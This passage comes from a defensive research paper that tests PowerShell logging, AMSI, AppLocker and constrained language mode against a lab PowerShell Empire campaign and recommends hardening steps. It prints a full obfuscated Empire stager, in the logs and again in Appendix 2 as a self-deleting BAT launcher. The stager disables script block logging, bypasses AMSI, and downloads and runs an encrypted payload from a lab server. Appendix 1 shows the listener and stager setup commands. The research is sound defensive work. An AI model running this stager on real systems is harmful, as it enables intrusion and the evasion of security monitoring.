If($PSVERsionTabLe.PSVErSIOn.MajOr -Ge 3){$GPF=[reF].AsSEMbly.GEtTyPe('System.Management.Automation.Utils')."GeTFle`ld"('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=
$GPF.GetVAlUe($NuLl);IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vaL=
[COLLECtIons.GENerIc.DiCtIonARY[stRING,SYsTeM.OBJect]]::nEw();$val.Add('EnableScriptB'+'lockLogging',0);$VAl.ADD('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software
\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$Val}ELSE{[ScripTBLocK]."GETFIE`Ld"('signatures','N'+'onPublic,Static').SeTValUe($NuLl,(NEw-OBjEct COlLeCtIoNS.GeNeric.HAshSET[sTrIng]))}
[Ref].ASsEmBLY.GeTTyPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFIEID('amsiInitFailed','NonPublic,Static').SETVaLue($NULl,$trUE)};};
[SYsTem.Net.ServiCEPOinTManAgEr]::EXPECt100ConTiNUe=0;$WC=NeW-ObJecT SYsTem.NeT.WebCliEnT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wc.HeadErS.ADD('User-
Agent',$u);$WC.PRoXy=[SYstEM.NET.WebReQuEst]::DEFaULTWeBPrOXy;$wC.PROXy.CrEDEntIAls = [SysTeM.NEt.CredEnTiaLCachE]::DeFaUlTNETWorkCredeNtIaLs;$Script:Proxy = $wc.Proxy;$K=
[SysTeM.TexT.ENCodinG]::ASCII.GeTBytEs('*eX)+V=Kc^ZJE&UR3Hbg5QTGt0WyY#}:');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%
256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.0.10.10:80';$t='/news.php';$wc.HEAdErs.Add("Cookie","session=Eou2mitU/tzH7U/yCKqeOXYCrp4=");
$data=$WC.DownLOaDDATA($seR+$t);$iV=$DATa[0..3];$DaTa=$dAta[4..$DatA.lENgtH];-JoiN[CHaR[]](& $R $dATA ($IV+$K))|IEX

ScriptBlock ID: cedd2d63-0c57-47b1-bc36-249f90463c3c
Path:
```

Figure 29: Log Script block logging

Compromising the first host results in 77 events being logged when both script block logging and module logging are enabled. With so many events generated, it is vital that they are pulled into a SIEM for analysis.

7.3 Transcript Logging

Transcript logging creates a record of every PowerShell session, to include all input and output (Dunwoody, 2016). This is limited to only what appears in the PS terminal, and will not include content from executed scripts or output written to other destinations (Dunwoody, 2016). With PS v5, transcript logging can be configured system-wide, which includes user, system, and application sessions. By default, transcripts are saved to the user's document folder but can be changed to be stored anywhere locally or to a network path.


Transcript logs should be removed from the local host to limit the chance of a malicious user editing or deleting them. The location is configurable in the GPO, and should be set to a restricted network location. Permissions need to be restricted to allow users and systems the ability to create and edit files, but only select individuals should have access to read and delete them. Once logging is in place, the Command Prompt should be disabled to force all users to only use PowerShell to ensure every command entered is logged and analyzed.

These logging options can be used individually or collectively. Best practice is to implement all three, sending them to a SIEM to generate alerts on suspicious activity and for further analysis. When used together with a SIEM they are able to provide near-real-time alerts on malicious activity, and vital intelligence during the investigation of a compromise.

8. Cumulative Campaign

For this campaign, all of the previously mentioned security features will be in place. PowerShell 2.0 is uninstalled from all systems. An AllSigned execution policy is in place. The Windows 10 machine is in constrained language mode for both users and administrators using AppLocker. The servers remain in full language mode as to not interfere with the management and functionality of the servers. Windows Defender is enabled across the environment.

Stage 1. Windows Defender immediately detected the batch file as malware and quarantines it. To continue with the test, the file is whitelisted and run again. Trying to run it from the desktop failed due to AppLocker preventing scripts from untrusted locations.




```
C:\Users\tim>"C:\Users\tim\Desktop\launcher - Copy (3).bat"
This program is blocked by group policy. For more information, contact your system administrator.
```

Figure 30: AppLocker preventing the batch file from running

Copying it to the Program Files directory and running it also failed because of constrained language mode. Attempting to run it in PowerShell 2.0 also failed, due to the components no longer being available on the system. Ultimately the script was unable to run on the Windows 10 machine. Copying the batch file to a trusted location and running it prior to whitelisting it, results in AMSI detecting it when attempting to run.

Timothy Hoffman, timothy.hoffman@student.sans.edu




```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Cannot invoke method. Method invocation is supported only on core types in this language mode."
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:638
+ ... ]=$Val}ELSE{[ScripTBLocK]."GETFIE`Ld"('signatures','N'+'onPublic,Stat ...
+                   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:638
+ ... ]=$Val}ELSE{[ScripTBLocK]."GETFIE`Ld"('signatures','N'+'onPublic,Stat ...
```

Figure 31: Constrained language mode preventing the batch from running

Stage 3 and 4. Since installing the malware is unsuccessful on the Windows 10 machine, it is copied to the file server. When attempting to run the file on the server, AMSI detected it and prevented the script from running. Whitelisting it in Windows Defender allows the script to complete successfully and establish a connection to the PowerShell Empire server. But as soon as another command is run, such as Mimikatz, the session is terminated by AMSI when it detects the malicious code in memory.

Stage 5. Lastly, an attempt to compromise the Domain Controller using credentials obtained from a previous campaign is attempted. The Invoke-SMBExec command was used from the Invoke-theHash toolset. AMSI detected the script attempting to run in memory and stopped it. Attempting to run the session in PowerShell 2.0 silently fails with no feedback to the attacking host or any event log entries.



```
**********************
Windows PowerShell transcript start
Start time: 20190114194528
Username: PS\SYSTEM
RunAs User: PS\SYSTEM
Machine: DC-2016 (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAFI
AGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8AbABsAEUAQwBUAEkAbwBuAFMALgBHAEUAbgBlAHIAaQBjAC4ARABJAGMAVABJAE8AbgBhAHI
AE8AbgBTAC4ARwBlAE4AZQBSAGkAYwAuAEgAYQBzAEgAUwBFAFQAWwBTAFQAcgBJAG4AZwBdACkAKQB9AFsAUgBlAGYAXQAuAEEAcwBTAEUATQBCAEwAeQAuAEcAZQBUAFQAWQBQAGUAKAAnAFMAeQBzAHQ
AFsAUwBZAHMAdABFAG0ALgBOAGUAdAAuAFcARQBCAFIAZQBxAFUAZQBzAHQAXQA6ADoARABlAGYAQQBVAEwAVABXAEUAQgBQAFIAbwB4AFkAOwAkAHcAQwAuAFAAcgBPAFgAeQAuAEMAUgBlAGQAZQBOAFQ
AFMAWwAkAEkAXQA7ACQAXwAtAEIAWABPAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADE
Process ID: 4604
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>If($PSVERSIonTabLe.PSVERSIoN.MajoR -gE 3){$GPF=[Ref].AsSEmbly.GETTYpE('System.Management.Automation.Utils')."GetFiE`ld"('cachedGroupPolicySettings','N'+
dows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$Wc.HeAdeRs.ADd('User-Agent',$u);$WC.PRoxY=[SYstEm.Net.WEBReqUest]::DefAULTWEBPRoxY;$wC.PrOXy.CRedeNT
At line:1 char:1
+ If($PSVERSIonTabLe.PSVERSIoN.MajoR -gE 3){$GPF=[Ref].AsSEmbly.GETTYpE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~This script contains malicious content and has been blocked by your antivirus softwa
At line:1 char:1
+ If($PSVERSIonTabLe.PSVERSIoN.MajoR -gE 3){$GPF=[Ref].AsSEmbly.GETTYpE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
```

Figure 32: Invoke-SMBExec failing on Domain Controller

Any attempt to compromise the environment using PowerShell is prevented with all security features in place.

9. Analysis

The cumulative campaign is prevented with no clear way to bypass the security measures using PowerShell-based functions. This indicates that the PowerShell security features available in 5.0 can successfully prevent a PowerShell-based attack campaign when used collectively. Individually, each feature has weaknesses which are exposed by taking advantage of the lack of implementation of a different feature. By removing PowerShell 2.0, the majority of bypass techniques used are removed, further strengthening the argument to remove it from every environment.

The available logging options must also be enabled and fed into a SIEM for analysis. These logs will provide details on attempted and successful attacks, delivering near-real-time alerts of attempted attacks, and giving forensic specialists important information for their investigations. The number and length of logs created during this assessment are staggering; far too many for an individual to analyze manually. This process must be automated, or the logs will be useless for detecting threats.

Further research on bypassing these features should be done using other tools and methods. These features must also be tested in other campaigns involving additional attack vectors in addition to PowerShell. Other security options which are not PowerShell specific such as Credential Guard should also be analyzed based on their ability to prevent attacks such as this.

Just Enough Administration (JEA) is another concept which justifies further investigation. JEA enables delegated administration with PowerShell, providing administrators with only those cmdlets and functions needed to conduct business. This removes high-risk functions from being available, making it considerably more difficult to compromise a system as well as move around a network. Implementing JEA is much more complicated than the features discussed in this paper, and requires a great deal of planning for each environment.

10. Conclusion

PowerShell is a powerful application, providing numerous capabilities for any administrator that manages a Windows environment. When insecurely configured, it provides an ideal tool for attackers to use to infiltrate a network and navigate undetected. The primary use of PowerShell during an attack is post exploitation which can be used to download additional payloads (Wueest, 2016), but as shown through this evaluation, PowerShell can be used for a multitude of tasks.

The first step to securing PowerShell is to remove PowerShell 2.0 wherever possible. This takes away one option to bypass the majority of the security restrictions. Anything conducted in a version 2 session isn't logged and provides an attacker an excellent place to hide while evading AMSI and constrained language mode. Maintaining a strict execution policy in an environment is an excellent way to prevent users from accidentally running scripts, but ultimately does little to slow down an attack.

AppLocker or Windows Device Guard is the best option for limiting which PowerShell cmdlets are available. If using AppLocker, default rules should be analyzed and further restricted to produce an environment of least privilege. Administrators should be placed in constrained language mode as well. The AMSI engine in Windows Defender effectively detected the malicious code used in this assessment running in memory. Implementing an anti-virus solution that uses AMSI will significantly improve the chances of detecting fileless attacks.

Script block, transcript, and module logging need to all be enabled and fed to a SIEM for analysis. These logs provide a roadmap to everything that happens in PowerShell, and will greatly help an incident responder investigating a compromise. Transcript logs should be saved to a network share, with restrictive permissions to prevent a malicious user from editing or deleting them, as well as limiting who has access to list directory content and read the files. Once logging is implemented, disabling Command Prompt is the next step, making PowerShell the only command line interface in a Windows environment, so every command entered is logged.

Techniques used to bypass security measures will always be developed, but implementing all of the available security controls greatly increases the difficulty an attacker will face when attempting to compromise an environment. This research shows that implementing AMSI, constrained language mode, and an AllSigned execution policy collectively while removing PowerShell 2.0, greatly increases the security within PowerShell. Using module logging, system-wide transcripts, and script block logging allows any attempt to misuse PowerShell to be easily detected. Combined, this reduces the chance of successfully using PowerShell maliciously.

References

Aiello, J. (2017, August 24). Windows PowerShell 2.0 Deprecation. Retrieved December 31, 2018, from https://blogs.msdn.microsoft.com/powershell/2017/08/24/windows-powershell-2-0-deprecation/

Aiello, J., Wheeler, S., Coulter, D., & Jofre, J. (2017, April 6). Getting Started with Windows PowerShell. Retrieved December 12, 2018, from https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6

Aiello, J., Wheeler, S., Munro, K., & Coulter, D. (2017, August 6). About_Language_Modes. Retrieved December 26, 2018, from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-6

Cn33liz. (2016, May 26). Cn33liz/p0shKiller. Retrieved January 14, 2019, from https://github.com/Cn33liz/p0shKiller

Cn33liz. (2018, September 21). Cn33liz/p0wnedShell. Retrieved January 14, 2019, from https://github.com/Cn33liz/p0wnedShell

Dunwoody, M. (2016, February 11). Greater Visibility Through PowerShell Logging « Greater Visibility Through PowerShell Logging. Retrieved December 14, 2018, from https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Falde, K. (2017, January 20). PSLockDownPolicy and PowerShell Constrained Language Mode. Retrieved December 30, 2018, from https://blogs.technet.microsoft.com/kfalde/2017/01/20/pslockdownpolicy-and-powershell-constrained-language-mode/

Holmes, L. (2015, June 9). Advances in Scripting Security and Protection in Windows 10. Retrieved December 14, 2018, from https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

Lelli, A. (2018, September 27). Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV. Retrieved December 14, 2018, from https://cloudblogs.microsoft.com/microsoftsecure/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

Metcalf, S. (2017, October 27). PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection. Retrieved November 13, 2018, from https://adsecurity.org/?p=2921

Metcalf, S. (2018, February 11). PowerShell Version 5 Security Enhancements. Retrieved December 28, 2018, from https://adsecurity.org/?p=2277

O'Connor, F. (2017, December 5). What you need to know about PowerShell attacks. Retrieved December 28, 2018, from https://www.cybereason.com/blog/fileless-malware-powershell

Ponemon Institute LLC (2017, November.). The 2017 State of Endpoint Security Risk (pp. 1-11, Rep.). Barkly.

PowerShell Team. (2017, November 2). PowerShell Constrained Language Mode. Retrieved December 26, 2018, from https://blogs.msdn.microsoft.com/powershell/2017/11/02/powershell-constrained-language-mode/

Safe. (2018, October 29). PowerShell: Malwares use it without powershell.exe. Retrieved December 28, 2018, from https://safe-cyberdefense.com/malware-can-use-powershell-without-powershell-exe/


Sutherland, S. (2014, September 9). 15 Ways to Bypass the PowerShell Execution Policy. Retrieved December 12, 2018, from https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

Wheeler, S., Gucci, M., Jofre, J., Sciesinski, W., & Coulter, D. (2017, August 6). About Execution Policies. Retrieved December 12, 2018, from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-6


Wueest, C., Doherty, S., & Anand, H. (2016). The Increased use of PowerShell in Attacks [Pamphlet]. Mountain View, CA: Symantec Corporation.

Appendix 1

Create Listener




```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://10.0.10.10:80
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```



```
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name              Module          Host                                 Delay/Jitter   KillDate
  ----              ------          ----                                 ------------   --------
  http              http            http://10.0.10.10:80                 5/0.0
```

Create Stager



```
(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > options

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/windows/launcher_bat) > generate

[*] Stager output written out to: /tmp/launcher.bat
```

Timothy Hoffman, timothy.hoffman@student.sans.edu

Appendix 2

Decoded BAT file for initial infection.

```
start /b powershell -noP -sta -w 1 -enc If($PSVERsionTabLe.PSVErSIOn.MajOr -Ge
3){$GPF=[reF].AsSEMbly.GEtTyPe('System.Management.Automation.Utils')."GeTFIe`l
d"('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GetVAlUe
($NuLl);IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScri
ptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLog
ging']=0}$vaL=[COLLECtIons.GENerIc.DiCtIonARY[stRING,SYsTeM.OBJect]]::nEw
();$val.Add('EnableScriptB'+'lockLogging',0);$VAl.ADD('EnableScriptBlockInvocation
Logging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\
PowerShell\ScriptB'+'lockLogging']=$Val}ELSE{[ScripTBLocK]."GETFIE`Ld"('signat
ures','N'+'onPublic,Static').SeTValUe($NuLl,(NEw-OBjEct
COlLeCtIoNS.GeNeric.HAshSET[sTrIng]))}[Ref].ASsEmBLY.GeTTyPE('System.Mana
gement.Automation.AmsiUtils')|?{$_}|%{$_.GeTFIElD('amsiInitFailed','NonPublic,Stati
c').SETVaLue($NULl,$trUE)};};[SYsTem.Net.ServiCEPOinTManAgEr]::EXPECt100C
onTiNUe=0;$WC=NeW-ObJecT SYsTem.NeT.WebCliEnT;$u='Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wc.HeadErS.ADD('User-
Agent',$u);$WC.PRoXy=[SYstEM.NET.WebReQuEst]::DEFaULTWeBPrOXy;$wC.PR
OXy.CrEDEntIAls =
[SysTeM.NEt.CredEnTiaLCachE]::DeFaUlTNETWorkCredeNtIaLs;$Script:Proxy =
$wc.Proxy;$K=[SysTeM.TexT.ENCodinG]::ASCII.GeTBytEs('*eX)+V=Kc^ZJE&UR3
Hbg5QTGt0WyY#}:');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_
%$K.COUNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S
[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.0.10.10:80';$t='/news.php';$wc.HEAd
Ers.Add("Cookie","session=Eou2mitU/tzH7U/yCKqeOXYCrp4=");$data=$WC.DownL
OaDDATA($seR+$t);$iV=$DATa[0..3];$DaTa=$dAta[4..$DatA.lENgtH];-
JoiN[CHaR[]](& $R $dATA ($IV+$K))|IEX

start /b "" cmd /c del "%~f0"&exit /b
```

Timothy Hoffman, timothy.hoffman@student.sans.edu